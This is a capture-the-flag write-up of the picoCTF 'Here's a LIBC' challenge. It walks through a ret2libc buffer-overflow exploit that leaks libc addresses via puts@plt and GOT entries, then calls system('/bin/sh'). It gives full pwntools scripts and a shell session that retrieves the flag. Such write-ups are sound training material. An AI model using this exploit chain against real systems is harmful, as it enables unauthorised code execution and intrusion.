
Written by Billie
Here's a LIBC from PicoCTF https://play.picoctf.org/practice/challenge/179



The first "challenge" of this challenge is to actually run the damn thing. I don't fully understand on why some steps are needed to be done, but in summary:


1. Find the correct linker for the given libc file using "strings libc.so.6 | grep -i libc" which then I found the linker to be "libc-2.27.so"
2. You can run the file using the command "./ld-2.27.so --library-path ./ ./vuln" which I got from asking f**** chatGPT. But alternatively you can download patchelf and patch the binary using the command "patchelf --set-interpreter ld-2.27.so vuln"

Okay now we can run the binary as usual and proceed to the challenge. In summary (I will explain these steps further), what we need to do is:

1. Find the puts@plt
2. Pass the got entry for all the external functions (eg. function from the c standard libary) that are already loaded (meaning it was already called in the binary at least once) as an argument while calling puts@plt. This step is basically leaking the address of a function in libc
3. After we leaked the address of a function in libc, we then proceed to use that to find the version of the libc using libc databases


4. We then calculate the base of libc by finding the offset of the function we leaked in libc by subtracting the leaked address with the offset
5. We then find the offset of “/bin/sh” and system() in that specific version of libc
6. We then find the actual address of “/bin/sh” and system() by adding their offset and the base of libc
7. After that we call system after passing “/bin/sh” as the argument
8. I'm in

As stated above, we need to find the puts@plt to call puts. We can find this in many places, I myself found it on the disassembly of main itself



This clearly states that puts@plt is 0x400540

Now we need to find the GOT entry of a function that is already called at least once in the binary. We actually only strictly need one function, but I take two functions for reasons I’m gonna state later.



Using Ghidra, we can find the got entry for puts() and setresgid(), and of course, both of these functions has already been used at least once by the binary before the buffer overflow that we’re about to do.

I skipped some steps, like finding out the offset for the return address. I assume that you already understand basic buffer overflows.

```
from pwn import *
p = process("./ret2libc")
context.log_level = "debug"

#relevant addresses
puts_plt = p64(0x0000000000400540) #to call puts
```

```
padding = b"A"*136
main = p64(0x0000000000400771)
puts_got = p64(0x00601018)
pop_rdi = p64(0x0000000000400913)
setresgid_got = p64(0x00601020)
ret = p64(0x0000000000400770)
payload1 = padding + pop_rdi + puts_got + puts_plt + main
payload2 = padding + pop_rdi + setresgid_got + puts_plt + main

p.recvuntil("!")
p.sendline(payload1) #sending the first payload
p.recvline()
p.recvline()
output1 = p.recvline() #saving the output of the first payload
p.recvuntil("!")

p.sendline(payload2) #sending the second payload
p.recvline()
p.recvline()
output2 = p.recvline() #saving the output of the second payload
p.recvuntil("!")


#formatting the first output so we can read it
output1 = output1.strip()
output1 = output1.ljust(8,b"\x00")
output1 = u64(output1)

#formatting the second output so we can read it
output2 = output2.strip()
output2 = output2.ljust(8,b"\x00")
output2 = u64(output2)

print(f"this is the output:{hex(output1)}")
print(f"this is the output:{hex(output2)}")
```

The code above essentially sends two payloads. The payloads are basically padding, a ROP gadget to pop the value in the stack into the rdi register, and then calling the function puts. The

value that we pop into the rdi register in the first payload is the got entry of puts(), and the value that we pop into the rdi register in the second payload is the got entry of setresgid().


Basically, sending both payload is like calling:
puts(puts__address_in_got);
puts(setresgid_address_in_got);

We then save the output from the puts() call and save them into two output variables. We then format those two outputs (since they originally have white spaces like spaces and newlines). We then use the .ljust() method. This is because to use the u64() function (which is a function to convert little endian format into actual numbers), the parameters passed inside the u64() function must be 8 bytes. Say, we call u64("\xaa\xbb\xcc\xdd") this won't work and it will return an error. By using the .ljust(8,"\x00") method we extend the input into u64("\xaa\xbb\xcc\xdd\x00\x00\x00\x00"). And only then the function doesn't crash.

Running this code we get the output:

```
this is the output:0x7ff1261baa30
this is the output:0x7ff12621fd90
[*] Stopped process './ret2libc' (pid 591)
```

Using these memories value in the libc database https://libc.rip/ we can find the specific version of our libc. This is also the reason why I chose to leak two functions: puts and getresgid, it's so that we can find our specific libc version easier.



Results

libc6_2.27-3ubuntu1.2_amd64

Download	Click to download
All Symbols	Click to download
BuildID	d3cf764b2f97ac3efe366ddd07ad902fb6928fd7
MD5	35ef4ffc9c6ad7ffd1fd8c16f14dc766
__libc_start_main_ret	0x21b97
dup2	0x110ab0
printf	0x64f00
puts	0x80a30
read	0x110180
setresgid	0xe5d90
str_bin_sh	0x1b40fa
system	0x4f4e0
write	0x110250

Here we find the various offsets of the functions in our specific libc version. To find the base of libc, we use
[base of libc] = [leaked address of either functions] - [offset of either functions]
Here's the implementation in code:

```
base_of_libc = output2 - 0xe5d90
```

Here I used the offset of getresgid to find the base of libc. I'm using the variable “output2” because thats where I saved the leaked address of setresgid.

After we have the base of libc, we can calculate the address of system and “/bin/sh” by calculating it like this:

[system/”/bin/sh”] = [offset of system or “/bin/sh”] + [base of libc]
Here’s the implementation in code:

```
str_bin_sh = 0x1b40fa + base_of_libc
str_bin_sh = p64(str_bin_sh) #change into little endian format
system = 0x4f4e0 + base_of_libc
system = p64(system) #change into little endian format
```

We then use this to call system after passing the string “/bin/sh” as an argument

```
base_of_libc = output2 - 0xe5d90

str_bin_sh = 0x1b40fa + base_of_libc
str_bin_sh = p64(str_bin_sh) #change into little endian format

system = 0x4f4e0 + base_of_libc
system = p64(system) #change into little endian format

payload_to_libc = padding
payload_to_libc += pop_rdi
payload_to_libc += str_bin_sh
payload_to_libc += ret #the stack needs to be aligned using a return ROP
gadget for reasons beyond me, otherwise system() will crash
payload_to_libc += system


p.sendline(payload_to_libc)
p.interactive()
```

Running this code we get the shell to the server, and by entering the command “cat flag.txt” we get the flag

```
$ whoami
[DEBUG] Sent 0x7 bytes:
    b'whoami\n'
[DEBUG] Received 0x10 bytes:
    b'here-s-a-libc_6\n'
here-s-a-libc_6
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    b'cat flag.txt\n'
[DEBUG] Received 0x2d bytes:
    b'picoCTF{1_<3_sm4sh_st4cking_fb2de5a40ccfb50c}'
picoCTF{1_<3_sm4sh_st4cking_fb2de5a40ccfb50c}$
```

Below is the full script:

```
from pwn import *
context.binary = ELF("./ret2libc")
```

```python
# p = process("./ret2libc")
p = remote("mercury.picoctf.net", 23584)
context.log_level = "debug"

#relevant addresses
puts_plt = p64(0x0000000000400540) #to call puts
padding = b"A"*132
padding = padding + b"WXYZ"
main = p64(0x0000000000400771)
puts_got = p64(0x00601018)
pop_rdi = p64(0x0000000000400913)
setresgid_got = p64(0x00601020)
ret = p64(0x0000000000400770)

payload1 = padding + pop_rdi + puts_got + puts_plt + main
payload2 = padding + pop_rdi + setresgid_got + puts_plt + main

p.recvuntil("!")
p.sendline(payload1) #sending the first payload
p.recvline()
p.recvline()
output1 = p.recvline() #saving the output of the first payload
p.recvuntil("!")

p.sendline(payload2) #sending the second payload
p.recvline()
p.recvline()
output2 = p.recvline() #saving the output of the second payload
p.recvuntil("!")

#formatting the first output so we can read it
output1 = output1.strip()
output1 = output1.ljust(8,b"\x00")
output1 = u64(output1)

#formatting the second output so we can read it
output2 = output2.strip()
output2 = output2.ljust(8,b"\x00")
output2 = u64(output2)
```

```
base_of_libc = output2 - 0xe5d90
str_bin_sh = 0x1b40fa + base_of_libc
str_bin_sh = p64(str_bin_sh) #change into little endian format

system = 0x4f4e0 + base_of_libc
system = p64(system) #change into little endian format

payload_to_libc = padding
payload_to_libc += pop_rdi
payload_to_libc += str_bin_sh
payload_to_libc += ret #the stack needs to be aligned using a return ROP
gadget for reasons beyond me
payload_to_libc += system #otherwise system() will crash

p.sendline(payload_to_libc)
p.interactive()

# print(f"this is the output:{hex(output1)}")
# print(f"this is the output:{hex(output2)}")
```